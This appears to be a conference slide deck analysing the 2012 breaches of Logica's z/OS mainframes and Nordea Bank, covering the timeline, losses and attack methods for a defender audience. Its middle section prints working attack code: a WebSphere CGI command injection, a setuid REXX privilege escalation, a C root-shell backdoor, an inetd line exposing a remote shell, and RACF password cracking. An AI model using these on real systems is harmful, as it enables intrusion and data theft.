

How Hackers Breached a Government (and a Bank)

Philip Young
aka Soldier of Fortran
@mainframed767



SHARE is an independent volunteer-run information technology association that provides education, professional networking and industry influence.



DISCLAIMER

All research was done under personal time. I am not here in the name of, or on behalf of, my employer.

Any views expressed in this talk are my own and not those of my employer.

This talk discusses work performed in my spare using personal equipment and resources.

Who is this guy

- Recap for some of you
- Little hacker kid in the 90s
 - Local Toronto Boards
 - Member of Toronto 2600
 - Loved the movie War Games and Hackers
- Eventually ended up in IT Security Consulting
 - Clients included Manulife, CIBC Bank, TD Bank, Fannie Mae, Freddie Mac, Bureau of National Affairs, etc
- Joined Visa in 2009

VISA

- Kicked off a deeper passion for mainframes
- Because we got a 'Subject Matter Expert'...

**PCI Security
Expert**

**Mainframe
Security Guru**

**ISO 27002
& PCI Certifier**




VISA

- Kicked off a deeper passion for mainframes
- Because...
- Also because an engineer told me the following:

“One of the reasons z/OS is more secure is you can’t just go to the store and buy it for a hundred bucks”

- Come to find out z/OS is easily accessible if you know where to look and who to talk to

My Talks



Complete your session evaluations online at www.SHARE.org/Seattle-Eval

My Projects

- Manage a blog on Mainframe Security testing
- Written and/or contributed to many tools
- Run the 'Internet Mainframes' project which catalogues internet facing mainframes such as:

Internet Mainframes

- Started as an Art Project mostly
- Fascinated by the 3270 screen art and companies
- To browse them all check out:
 - <http://mainframesproject.tumblr.com/>
- Entered Phase II last week



Overview of the Breach

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Picture This

Springtime in Sweden

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15





SWEDEN

MEANWHILE, IN ~~FINLAND~~



Meanwhile in Sweden

Audience Quiz

- We know there are multiple types of security monitoring tools
- During the breach monitoring tools detect an anomaly
- Which team initially found breach?
 - a) The SIEM team
 - b) The expensive security software
 - c) A mainframe hardware usage operator

CORRECT!

- DING DING DING!
- Mainframe Operator detect heavy IO usage
 - Actually, they detected a sales account trying to access thousands of files they didn't have access to
- Files that are accessible are copied off the mainframe using FTP





ACCESS TO THIS COMPUTER
AND ITS DATA IS RESTRICTED
AUTHORISED PERSONNEL ONLY

PASSWORD ACCOUNT

ENTRY

ENTRY

100

00

Change to that Scene

- I've met the people impacted by the breach
- They told me it was EXACTLY like that scene except:

Turns out a hacker got in to the
~~**accounting sub program**~~ **UNIX**
partition and was working the
~~**Gibson**~~ **z/OS Mainframe** really
hard

Aftermath

- 4,533,823 KR (\$700,000)
- National ‘Special Event’
- “BIG DATA”
- 2 mainframes (that we know of)
- **2 0-days used**

LIVE



STOCKHOLM, SWEDEN



**13:17
CET**

RT

**PIRATE BAY CO-FOUNDER ARRESTED IN
CAMBODIA ON SWEDISH ARREST REQUEST**

RT.COM

Apparently it was Me!

“In parallel with the incident investigation, a version of John the Ripper ... able to work with RACF was released. It is believed that there is a correlation of the perpetrators gaining access to a RACF database and the addition of RACF cracking capabilities to John the Ripper.”

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

Page 52 1_bilaga_a_ENGLISH.pdf

2/23/15

Emails to Google

A user on a mailing-list has had extensive discussions with other hackers regarding how to get access to the mainframe computer relevant in this case. The discussed approach is very similar to the actual intrusion taking place a short time later. The user of our interest used a g-mail address: mainframed767@gmail.com. A request for preservation, attached to this document, has been made.

There has recently been a serious breach into a Swedish computer system that contains important and sensitive information. The person behind the Gmail account mainframed767@gmail.com has asked for and received specific information over the Internet before and during the breach that strongly suggests direct involvement in the breach.

I Don't Think So

- Posted questions about RACF to two mailing lists
 1. Pauldotcom
 - Simple, mailing list about IT Security and penetration testing.
 2. John the Ripper
 - Mailing list to discuss their tool which is used to conduct offline password cracking

Turns out:

- It was just bad timing on my part
- John the Ripper with RACF support

Good on Google

Dear Mr. Rasmusson,

Thank you for your message. Please note that the activity in account [mainframed767@gmail.com] relates to IP addresses that appear to be from the United States, which is beyond the European Union, the EFTA or the EEA, and therefore details of the activity have not been included in this message.

You may wish to contact a US Federal Bureau of Investigation legal attaché to determine if there is a means to gain cooperation with the US government to address your needs. You can find a list of the legal attaché offices and contact information at www.fbi.gov/contact/legat/legat.htm.

In addition, you may wish to consult with the Office of International Affairs (OIA) with US Department of Justice to determine what diplomatic processes are available. You can reach OIA by calling +1 202-514-0000. We are not able

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15



Timeline

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

February 2012

- Attacker Breaches a company called Applicate AB
- Infotorg used a z/OS mainframe as the back end
- The attackers targeted this system
- Applicate AB outsourced z/OS management to Logica
- Logica LPAR **SYS19**
- Multiple Access Points:
 - Weaknesses in Websphere
 - Account credentials stolen

March 2012

- 7th: Applicate AB notices unusual load on their systems
- 8th: Applicate AB incident team meets with Logica security manager about potential breach
- 9th: Observation notes multiple accounts from multiple IP addresses have been used to access SYS19
- 10th: Logica begins blocking IP addresses and user IDs

Blocking Does Nothing

- The Applicate and Logica engineers are unable to keep the attackers out
- With every account blocked, new accounts are used to access the system
- For every IP address blocked, new IP addresses are used

Unable to contain the breach Logica finally reaches out to Swedish Police on March 19th.

- 10 days after detecting the breach

It Gets Worse

- March 21st:
 - They realize that not just one LPAR was affect. **SYS3** was also affected by the breach.
 - A System Programmer account was being used to perform administrative activities by the attackers
 - Logs indicate copies of the TAX information database was copied
 - The Bailiff information database was copied
 - Source code was copied
 - ‘Secret’ people database

The Cavalry

- March 23rd: The Swedish police, in over their heads call in external parties to aid in the investigation:
 - Secret Police (Swedish FBI)
 - IBM
 - KPGM
 - Rasmussen



How?

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Meanwhile

In Cambodia



Phets

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Anakata

(allegedly)

- Installed Hercules (z/OS 1.04)
- Wrote scripts and hacks for z/OS
- Was slowly discovering z/OS weaknesses
- Eventually convicted for Logica breach
- Now on trial for Nordea breach

Attacking

- CVE-2012-5955
 - One attack vector
- FTP Command Execution
 - A Second Challenger!
- CVE-2012-5951
- Third vector (local priv escalation)

CVE-2012-5955

- Attack against WebSphere web server
- Runs APF authorized
- Comes with default CGI-BIN scripts
- UTCAM.SH (DEMO!)
- But basically “;”

Runs the command:

```
curl --data "$pro $body $post" -A "$ua" --url http://${h}/
```

Where ‘\$post’ begins with ‘;’ and ends with ‘exit 1;’

```
(~/HACKTIVITY) (dade@plex:pts/1)  
(02:53:01) →
```

UTCAM

- This is a shell script
- Uses 'commands' to create attack
- For example: **steal**
 - You provide the dataset name. It uses the OMVS command 'cp' to copy that dataset to a location that the webshere has access to
 - It then injects that command by using the cgi-bin vulnerability
 - Attacker can then download the files

FTP and JCL

- We know FTP was exposed to the internet
- We also know they used FTP as an attack vector
- This code was found in the investigation paperwork (APTITUP.jcl):

```
//AVIY356A JOB AVIY356A  
//AIUSTEP EXEC PGM=BPXBATC,  
//          PARM='SH /tmp/a.env'
```

FTP and JCL

- Someone, quite surreptitiously, sent me this file:

DAF0734.bpxbatch.out

- Which contained one line:



-c holly s*t**

CVE-2012-5951

- Requires command line access to UNIX
- Local privilege escalation using CNMEUNIX
- Specifically this program:
 - /usr/lpp/netview/vXrX/bin/cnmeunix
- However, the program is not important. Any SETUID REXX script would've worked

Kuku.rx

```
/* REXX */  
call syscall 'ON'  
if __argv.2=='kuku' then do  
    address syscall 'setuid 0'  
  
say 'l3tz g3t s0m3 0f d4t r00t!@#'  
parm.0=2  
parm.1=__argv.1  
parm.2='kuku'  
env.0=1  
env.1='_BPC_SHAREAS=NO'  
  
address syscall 'spawn |cnmeunix 0 . parm. env.'  
address syscall 'wait wret.'
```



\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$
\$\$\$



Backdoors

- The attackers had access now
- Full access to OMVS which meant:
 - They could install any file
 - Change any configuration
 - They couldn't access any user (unless they used the system against itself)
- 8 C programs were installed as backdoors to execute a root shell:
 - asd, be, err, d044, qwe, daf1367, daf1473 and e90opc

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[])
{
    setuid(0);
    setgid(0);
    setgroups(0, NULL);
    execl("/bin/sh", "sh", NULL);
}
```

Advanced Backdoor

- The attacker obviously liked z/OS
- Created a backdoor called **a.env**
- **a.env** was reworked and eventually became CSQXDISP
- A program calling home on port 443

A.K.A.

- A custom interpreter phoning home
- A listener was running on compromised servers in Sweden

“Advanced Malware”

```
$ACLITP00 ADVANCED CLIENT THREAT PERSISTANCE INITIALIZATION.  
Advanced Persistent client  
port 443: listening.  
waiting for the APTback<TM>...  
alert!!! advancing port 443 threat!  
accepted persistent tcp connection from 93.186.170.54:2984  
$APTM1337 ENTERING ADVANCED PRINTER/TYPEWRITER MODE
```

INETD

- Unfortunately, UID 0 in OMVS doesn't let you change accounts like on UNIX
- A simple way around that: change INETD.CONF:

INETD Backdoor

```
# BACKDOOR FOR DEFCON  
klogin stream tcp nowait plague /bin/sh sh -i  
#####
```

```
(~/PYTHON) (dade@plex:pts/5)  
(12:27:40) → (Mon, Feb 23)
```

Offline Password Cracking

- RACF database was downloaded
- Investigators were able to crack 30,000 passwords as a PoC... in a few days
- Attackers cracked 100,000+ accounts (cracked4.out)

John The Ripper

```
└─(12:33:20)─> cat hashes.racf  
GIGER:$racf$*GIGER*8807ED282E524B3E  
TATSU:$racf$*TATSU*6C72FE5AB827FB9A  
MERC:$racf$*MERC*4F537B9820346917  
DADE:$racf$*DADE*14E0589248206440  
JADE:$racf$*JADE*C4A2462FB0D4442E  
PRISM:$racf$*PRISM*AD078D6CB7405004  
TCR0W:$racf$*TCR0W*28B84CDE96896CCA  
PRIZM:$racf$*PRIZM*B665B42F7C7EB9FE  
NIKON:$racf$*NIKON*FC2DF3B8C28A9329  
GILL:$racf$*GILL*20038236F16FC178  
RAZOR:$racf$*RAZOR*821459CA0F38A4E0
```



John the Ripper

```
└─(12:35:41)─> ../PROGRAMS/JohnTheRipper/run/john hashes.racf --show  
GIGER:LOVE  
TATSU:GOD  
MERC:GOD  
DADE:LOVE  
JADE:J4D3  
PRISM:SEX  
TCRØW:LOVE  
PRIZM:SECRET  
NIKON:GOD  
GILL:SEX  
RAZOR:SEX
```

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

His Test Environment

- All of this was done on a test system in his place
- Hercules z/ARCH emulator was used



```

192.168.1.42 - wc3270
File Edit Edit_Settings Menu Utilities Compilers Test Help

EDIT      TFY.SOURCE                                Data set saved
000900      WTC  'SERVICE 242 :: ART AND STRATEGY'
000910 * ASCEND INTO THE MAGIC KINGDOM OF STORAGE KEY ZERO
001000      LA   R0,1
001100      SVC  242
001110      WTC  'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
001200      MODESET KEY=ZERO,MODE=SUP
001400      WTC  'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
001410 * WALK CONTROL BLOCK CHAIN TO ACEE WHICH HOLDS CURRENT AUTH CRED
001500      L    R5,ASCBPVT          FOLLOW
001600      L    R5,ASCBASXB(R5)      ->THE
001700      L    R5,ASXBACEE(R5)      ->WHITE
001800      USING ACEE,R5              ->RABBIT
001810      WTC  'I RELY UPON YOU TO BREAK THE SILENACEE'
001820 * DISPLAY CURRENT USERID AND GROUP
001936      MVC  IDWOUSRI,ACEEUSRI   SET CURRENT USERID AND GROUP
001937      MVC  IDWGRPN,ACEEGRPN    IN MSG TO WRITE.
001940      WTC  MF=(E,IDWOBLK)      WRITE THE PREPARED MSG.
001941 * ENABLE AUTHORIZATION FOR EVERYTHING (AND THE DOG)
001950      OI   ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
001960      OI   ACEEFLG2,ACEEALTR+ACEECNTL+ACEEUPDT+ACEEREAD
001970      OI   ACEEFLG3,ACEEACLT+ACEENPWR
001971      OI   ACEEFLG4,ACEEUATH+ACEEDASD+ACEETAPR+ACEETERM
  
```

Comple

Nordea Breach

- The same level of attack and sophistication was used against internet facing mainframes belonging to Nordea Bank
- Attacker was able to execute commands and gained access to privileged accounts
- Successfully transferred \$4,000
- Failed to transfer \$1,000,000



Outcome

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Aftermath

- Unfathomable amounts of data exfiltrated out of the company
- Copies of source code for tax system
 - System which audits and calculates tax returns
- ‘Special’ persons database:
 - Database of people protected under witness protection
- Bailiff Database:
 - Database showing who owes who what in terms of bail
- Tax ID database
 - Swedish SSN equivalents. Going back to 1960’s

Norwegian Government

- Special meeting to discuss security and viability of z/OS platform
- Potentially removing it from the list of secure platforms for government and military use
- Main topic of discussion:
 - If this one hacker could do this....



Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Anakata Sentenced

- Anakata was sentenced to 6 years in sweden
- Was transferred to Norway to await trial
 - Still awaiting trial, potentially May 28th
- Free Anakata movement has sprung up
 - Pirate Party has lots of support
 - Feel the arrest was politically motivated
 - Misses the point



Complete your session evaluations online at www.SHARE.org/Seattle-Eval



Resources & Thanks

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Thanks

- Niklas Femerstrand (@qnrq)
- Anonymous Emailers
- Dhiru Kolia
- Nigel Pentland
- Olivery Lavery (GDS Security)
- Dominic White (@SINGE)

Complete your session evaluations online at www.SHARE.org/Seattle-Eval

2/23/15

Important Links

- Wikileaks Breach Investigation Documents:
 - <https://wikileaks.org/gottfrid-docs/>
- QNSR Translation of these documents:
 - <http://qnrq.se/2013/05/>
- Logica Breach Files:
 - <https://github.com/mainframed/logica>

Twitter: [@mainframed767](#)

Blog:
mainframed767.tumblr.com

Email:
mainframed767@gmail.com
github: github.com/mainframed

Questions?